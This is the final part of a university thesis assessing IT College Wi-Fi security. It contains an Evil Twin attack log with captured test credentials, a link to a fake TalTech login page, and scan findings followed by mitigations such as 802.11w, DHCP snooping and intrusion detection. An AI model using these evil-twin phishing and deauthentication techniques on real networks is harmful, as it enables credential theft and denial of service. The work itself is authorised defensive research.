



Figure 60. Evil Twin: TalTech login.



```
Extensions feed:
DEAUTH/DISAS - a0:b4:a5:88:f6:c7
DEAUTH/DISAS - 4c:44:5b:51:b3:19
DEAUTH/DISAS - b8:8a:60:60:ca:e3
DEAUTH/DISAS - 20:0d:b0:36:c1:b3
DEAUTH/DISAS - a4:42:3b:30:2d:2a
Connected Victims:
e4:70:b8:6d:30:30       10.0.0.69       Intel Corporate Windows



HTTP requests:
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
[*] POST request from 10.0.0.69 with eml=testingID&pwd=mysecurepassword
```

Figure 61. Evil Twin: TalTech credentials.

The website consists of a simple HTML form with some added CSS for styling. The code can be found under sources called “Fake TalTech Login”. [35]

5 Result and analysis

The purpose of this study was to analyse possible security vulnerabilities in a wireless local area network using a variety of methods. Four different tools were experimented with to scan the network, as well as to perform penetration testing via DHCP starvation, DHCP spoofing, Evil Twin, and DoS by de-authentication attacks. The results of these tests provide valuable insight into the potential risks associated with IT College wireless LAN and the effectiveness of its current security measures. In this chapter, the author will outline the impact of the findings from the conducted experiments.

First, the results of the four different scanning tools are compared. The results show that there are currently two hosts with potential vulnerabilities, the DHCP server with an address of 10.59.1.3 and the first provided DNS host with the address of 193.40.0.12.

When it comes to the DHCP server, the found vulnerabilities concerned older versions of TLS, SMB Signing, Self-Signed SSL Certificate, and SWEET32 (Figure 14-19, page 35-38).

As the OpenVAS report stated, leaving the older TLS versions up may lead to an attacker exploiting the cryptographic flaws of these older versions and allowing them to eavesdrop on the connection (Figure 37, page 48). Furthermore, any new vulnerabilities found in these versions of TLS will not be patched as these are deprecated versions, meaning no future security updates will be available. The recommended action would be to switch over to using a more modern version of TLS, Nessus, and OpenVAS recommended versions 1.2 and up.

When it comes to the SMB Signing vulnerability, the Nessus report stated that currently signing is not required on the remote SMB server (Figure 16, page 36). This may lead to an attacker conducting man-in-the-middle attacks against the SMB server. One of the solutions would be to enforce message signing in the host’s configuration.

While using a Self-Signed SSL Certificate does not pose an immediate threat, if the service which uses the specified certificate is widely in use, the users could not properly verify its authenticity. This could be a factor in making man-in-the-middle attacks easier. A solution would be to generate or purchase a proper SSL certificate for the service.

Lastly, the SWEET32 vulnerability was categorized as high severity by Nessus. The report states that the service running on port 3389 supports medium-strength encryption. Nessus categorized medium for key lengths of 64 to 112 bits or applications which use the 3DES encryption suite (Figure 19, page 38). A birthday attack can be performed by a remote attacker against a long-duration encrypted session, such as HTTPS, to obtain cleartext. The DES and Triple DES ciphers have a birthday bound of about four billion blocks, which makes them vulnerable to this type of attack. [36]. The solution would be to opt for stronger ciphers for the application.

Moving onto the vulnerability found on the DNS host, Nmap with vuln script specified that this host is likely vulnerable to the Slowloris DoS attack (Figure 22, page 40). The Slowloris DOS is an attack that tries to keep many connections up and on hold with the server to use up resources. NVD states that Apache HTTP servers of versions 1.x and 2.x allow remote attackers to cause this sort of attack due to the lack of the mod_reqtimeout module in the version before 2.2.15. Since only one of the scanners detected this issue, it would be wise to first check for these conditions and possibly update the Apache HTTP server to prevent this issue.

When addressing penetration testing, some of the attacks yielded positive results. DoS by de-authentication proved to be successful in a way of denying clients from reconnecting to a certain channel. When conducting the experiment, the author saw that there were many different channels for the open Wi-Fi of “itcollege”, thus having a suitable backup in case one of the channels fails. Taking into consideration the fact that the experiment was only conducted on 2.4GHz channels as well, it would be difficult for a hacker to perform denial of service on all the given channels.

One of the solutions is to use Wi-Fi standards that support MFP (Management Frame Protection), such as 802.11w. MFP provides security for unencrypted broadcast frames and management messages passed between wireless devices. This protects authenticated clients from spoofed frames and makes de-authentication attacks ineffective. [37]. The main drawbacks are that many network devices do not support this standard or do not have it enabled by default. As another solution WPA3, which uses MFP and can also be used in Enhanced Open mode, can be used in this scenario.

Some of the major concerns arise from the results of the DHCP experiments. From the DHCP starvation attack, we could see that the two devices the author used could not get proper IP configuration until the attack was shut down.

One of the possible solutions could be enabling DHCP snooping. It is a feature available with network switches, which makes it possible to notice the difference in the MAC address present in the Ethernet header and CHADDR field of a DHCPDISCOVER message. Thus, this approach could mitigate the layer 2 type of attack, that the author performed. [38]

A similar approach can be taken to prevent DHCP spoofing. DHCP snooping should help prevent both spoofing and starvation attacks. In addition to that, network administrators should consider filtering DHCP traffic to prevent untrusted DHCP servers from communicating. Lastly, a network intrusion detection and prevention system can identify traffic patterns that could indicate suspicious activity and resolve the problem at the network level. [39]. IDS/IPS can also detect the flood of de-authentication packets, which could also help with the DoS by de-authentication attacks.

When it comes to the Evil Twin experiment, we could see that a fake customizable captive portal can be easily set up, and alongside that, we can also de-authenticate the real access point. While during the experiment the author did not get any users to fall victim to this case, this still poses a serious threat in multiple ways. Firstly, during the creation and the whole experiment, there was no reaction from the network. No one approached the author or tried to stop his evil twin, which could allow for the creation of even more malicious evil twins. Secondly, even though no one fell victim this time, the experiment was up for not that long, and even during that time at least 3 other devices connected to our network. Meaning, given enough time, the likely hood of at least somebody entering their credentials is high.

Since this is an issue with rogue devices, the first step to the solution will always begin with detection. The possibility to monitor nearby devices and clients could help rule out authorized and unauthorized access points. The rules for monitoring can range but generally the more precise the better the monitoring will be. A wireless intrusion detection system would help the staff detect and locate the fake access point, which should then be removed from the network. [40]. Alongside establishing a WIPS, the previously mentioned solutions to the de-authentication DOS should also help as a vital part of these attacks is suppressing the real access points.

At the end of the experimental phase, the author encountered another significant issue with the security of the network. During all the experiments and scanning, the author was not approached, kicked off the network, or blocked in any other way. This is seriously worrying due to the reason that a real attacker could go unnoticed and perform the same type of integrity, availability, and confidentiality attacks. Although the thesis was done in coordination with the network administrator, the previous factors still raise some questions about the network's overall security. Some ways of monitoring or previously discussed IDS/IPS solutions could help the current situation.

6 Conclusions and recommendations

This thesis focused on common types of wireless vulnerabilities and the possibility of exploiting them. The review and analysis of existing works in this domain helped in identifying vulnerabilities and conducting penetration testings

After conducting several vulnerability scans and performing penetration tests, multiple vulnerabilities, and security holes were discovered in the current state of the IT-College open Wi-Fi network.

The possible solutions to the identified problem areas were presented in the Results section. The author recommends enabling DHCP-related mitigation solutions, installing a system that would allow for the monitoring of the devices and the network, if possible, enabling de-authentication attack solutions, and finally going over the solutions to the vulnerabilities found during the scanning processes.

Further research could be conducted on the IT College WLAN focused on attack methods that were not covered in this thesis. Another possible research effort could be focused on investigating the effectiveness of recommended security solutions.

The goal of this thesis was to see if any vulnerabilities could be found in the IT-College open Wi-Fi, what kind of impact they could have as well as how could the security be improved based on previous findings.

During the scanning and penetration testing part of the thesis, the author identified multiple vulnerabilities as well as other kinds of attacks that worked on the network. All of the identified vulnerabilities and attack methods were explained as well as shown how they could be exploited, which helped achieve the second research question.

Throughout the thesis author also points out how Wi-Fi can be used for malicious activities as well as practically applies different methods in the experiments.

Regarding the final research question, the author explained through the experiments and analysis of the results, what kind of impact the vulnerabilities may have alongside possible security measures that could be taken to minimize or mitigate the impact.

7 References

[1] voiped, “5 Business benefits of a wireless infrastructure and networking,” 12 5 2021. [Online]. Available: https://www.voiped.eu/5-benefits-of-a-wireless-infrastructure. [Accessed 22 11 2022].

[2] C. Waters, “The importance of wireless security,” 23 10 2006. [Online]. Available: https://www.networkworld.com/article/2300056/the-importance-of-wireless-security.html. [Accessed 22 11 2022].

[3] Kaspersky, “How to Avoid Public WiFi Security Risks,” 24 01 2017. [Online]. Available: https://www.kaspersky.com/resource-center/preemptive-safety/public-wifi-risks. [Accessed 02 05 2023].

[4] M. A. S. a. M. B. N. Sombatruang, “Why do people use unsecure public wi-fi?: an investigation of behaviour and factors driving decisions,” 05 12 2016. [Online]. Available: https://dl.acm.org/doi/abs/10.1145/3046055.3046058. [Accessed 02 05 2023].

[5] S. M. Ashish T, “Allied Market Research,” 12 2022. [Online]. Available: https://www.alliedmarketresearch.com/wireless-infrastructure-market-A31876#:~:text=The%20global%20wireless%20infrastructure%20market,10%25%20from%202022%20to%202031.. [Accessed 20 03 2023].

[6] International Data Corporation, “IDC,” 06 12 2022. [Online]. Available: https://www.idc.com/getdoc.jsp?containerId=prUS49944522. [Accessed 20 03 2023].

[7] K. S. Y. I. H. Mukhtar, “Mitigation of DHCP starvation attack q,” Khalifa University of Science, Technology and Research (KUSTAR), Khalifa, 2012.

[8] Juniper, “Juniper - Understanding Wireless Interference,” 5 10 2018. [Online]. Available: https://www.juniper.net/documentation/en_US/junos-space-apps/network-director4.0/topics/concept/wireless-interference.html. [Accessed 11 03 2023].

[9] Cloudflare, “Cloudflare - What is a DDoS attack?,” [Online]. Available: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/. [Accessed 11 03 2023].

[10] Logsign, “Types of Wireless Network Attacks,” 19 6 2020. [Online]. Available: https://www.logsign.com/blog/types-of-wireless-network-attacks/#:~:text=Wireless%20network%20attacks%20aim%20to,with%20the%20traffic%20of%20information.&text=Networks%20are%20designed%20to%20facilitate,both%20wired%20and%20wireless%20networks.. [Accessed 1 11 2022].

[11] S.-P. Oriyano, Kali Linux Wireless Penetration Testing Cookbook, Packet Publishing, 2017.

[12] Kaspersky, “What is a Packet Sniffer?,” [Online]. Available: https://www.kaspersky.com/resource-center/definitions/what-is-a-packet-sniffer. [Accessed 11 03 2023].

[13] P. Global, “The Ultimate Guide to DHCP Spoofing and Starvation Attacks,” 26 05 2022. [Online]. Available: https://info.pivitglobal.com/resources/dhcp-spoofing-and-starvation-attacks. [Accessed 11 03 2023].

[14] U. Azad, “MAC Flooding Attack,” 2021. [Online]. Available: https://linuxhint.com/mac-flooding-attack/. [Accessed 11 03 2023].

[15] Kasperky, “What Is a Replay Attack?,” Kaspersky, [Online]. Available: https://www.kaspersky.com/resource-center/definitions/replay-attack. [Accessed 06 11 2022].

[16] V. K. Velu, Mastering Kali Linux for Advanced Penetration Testing - Fourth Edition, Packt Publishing, 2022.

[17] X. Bellekens, “Identify and Prevent Reconnaissance Attacks,” 15 06 2022. [Online]. Available: https://www.lupovis.io/identify-and-prevent-reconnaissance-attacks/. [Accessed 18 03 2023].

[18] J. Maury, “How Hackers Use Reconnaissance – and How to Protect Against It,” 18 04 2022. [Online]. Available: https://www.esecurityplanet.com/threats/how-hackers-use-reconnaissance/. [Accessed 18 03 2023].

[19] Red Hat, “What is a CVE?,” 25 11 2021. [Online]. Available: https://www.redhat.com/en/topics/security/what-is-cve. [Accessed 18 03 2023].

[20] National Institute of Standards and Technology, “NATIONAL VULNERABILITY DATABASE,” National Institute of Standards and Technology, 2023. [Online]. Available: https://nvd.nist.gov/. [Accessed 18 03 2023].

[21] J. Varghese, “A Comprehensive Guide to Network Vulnerability Scanning,” 26 09 2022. [Online]. Available: https://www.getastra.com/blog/security-audit/network-vulnerability-scanning/. [Accessed 18 03 2023].

[22] Aircrack-ng, “Aircrack-ng home page,” Aircrack-ng, 03 2023. [Online]. Available: https://www.aircrack-ng.org/. [Accessed 13 03 2023].

[23] Wireshark, “Wireshark FAQ,” Wireshark, 03 2023. [Online]. Available: https://www.wireshark.org/faq.html#_what_is_wireshark. [Accessed 13 03 2023].

[24] M. Buckbee, “What is Metasploit? The Beginner's Guide,” 29 03 2020. [Online]. Available: https://www.varonis.com/blog/what-is-metasploit. [Accessed 13 03 2023].

[25] Nmap, “Nmap: Discover your network,” Nmap, 03 2023. [Online]. Available: https://nmap.org/. [Accessed 13 03 2023].

[26] Kali, “Tool Documentation: Kismet,” 03 2023. [Online]. Available: https://www.kali.org/tools/kismet/#:~:text=Kismet%20is%20a%20wireless%20network,and%20other%20specialized%20capture%20hardware.. [Accessed 13 03 2023].

[27] O. Farooq, “Macof Command in Linux,” 10 2022. [Online]. Available: https://linuxhint.com/macof-command-linux/. [Accessed 14 03 2023].

[28] savio-code, “Fern Wifi Cracker Github repository,” 11 03 2022. [Online]. Available: https://github.com/savio-code/fern-wifi-cracker. [Accessed 14 03 2023].

[29] Tenable, “Nessus product page,” Tenable, 2023. [Online]. Available: https://www.tenable.com/products/nessus. [Accessed 19 03 2023].

[30] BeEF Project, “BeEF Homepage,” BeEF Project, 2023. [Online]. Available: https://beefproject.com/. [Accessed 19 03 2023].

[31] Greenbone AG, “Greenbone OpenVAS,” Greenbone AG, 04 2023. [Online]. Available: https://www.openvas.org/. [Accessed 11 04 2023].

[32] A. Ornaghi, “Ettercap,” Ettercap-Project, 04 2023. [Online]. Available: https://www.ettercap-project.org/index.html. [Accessed 12 04 2023].

[33] Kali, “Yersinia tool documentation,” 2023. [Online]. Available: https://www.kali.org/tools/yersinia/#:~:text=Yersinia%20is%20a%20framework%20for,the%20deployed%20networks%20and%20systems.. [Accessed 12 04 2023].

[34] programming-and-linux, “How to Enable Monitor Mode on TP-LINK TL-WN722N V2/V3(for 6.1.x kernals),” 3 3 2023. [Online]. Available: https://github.com/programming-and-linux/Kali-Linux/blob/main/How%20to%20Enable%20Monitor%20Mode%20on%20TP-LINK%20TL-WN722N%20V2-V3(for%206.1.x%20kernals).md. [Accessed 11 04 2023].

[35] E. Ess, “Fake TalTech Login,” 21 04 2023. [Online]. Available: https://github.com/TslEdv/TalTech-Login. [Accessed 21 04 2023].

[36] NIST, “CVE-2016-2183 Detail,” 31 08 2016. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2016-2183. [Accessed 13 04 2023].

[37] Cisco, “Frequently Asked Questions About Management Frame Protection (MFP),” 24 08 2017. [Online]. Available: https://www.cisco.com/c/en/us/support/docs/smb/wireless/cisco-small-business-wireless-access-points/smb5442-frequently-asked-questions-about-management-frame-protection.html. [Accessed 21 04 2023].

[38] N. T. Neminath Hubballi, “A closer look into DHCP starvation attack in wireless networks,” 04 02 2016. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404816301262. [Accessed 21 04 2023].

[39] A. A. Alex Spivakovsky, “Adversary-in-the-Middle: DHCP Spoofing,” 24 03 2022. [Online]. Available: https://attack.mitre.org/techniques/T1557/003/. [Accessed 21 04 2023].

[40] T. S. Sobh, “Wired and wireless intrusion detection system: Classifications, good characteristics and state-of-the-art,” 03 05 2005. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S092054890500098X. [Accessed 21 04 2023].

Appendix 1 – Non-exclusive licence for reproduction and publication of a graduation thesis[1]

I Edvin Ess

1. Grant Tallinn University of Technology free licence (non-exclusive licence) for my thesis “Wireless LAN Security Vulnerabilities: A Case Study of IT College Network”, supervised by Mohammad Tariq Meerad
   1.1. to be reproduced for the purposes of preservation and electronic publication of the graduation thesis, incl. to be entered in the digital collection of the library of Tallinn University of Technology until expiry of the term of copyright;
   1.2. to be published via the web of Tallinn University of Technology, incl. to be entered in the digital collection of the library of Tallinn University of Technology after the restriction date of 09.05.2024 and until expiry of the term of copyright.
2. I am aware that the author also retains the rights specified in clause 1 of the non-exclusive licence.
3. I confirm that granting the non-exclusive licence does not infringe other persons' intellectual property rights, the rights arising from the Personal Data Protection Act or rights arising from other legislation.

15.05.2023

[1] The non-exclusive licence is not valid during the validity of access restriction indicated in the student's application for restriction on access to the graduation thesis that has been signed by the school's dean, except in case of the university's right to reproduce the thesis for preservation purposes only. If a graduation thesis is based on the joint creative activity of two or more persons and the co-author(s) has/have not granted, by the set deadline, the student defending his/her graduation thesis consent to reproduce and publish the graduation thesis in compliance with clauses 1.1 and 1.2 of the non-exclusive licence, the non-exclusive license shall not be valid for the period.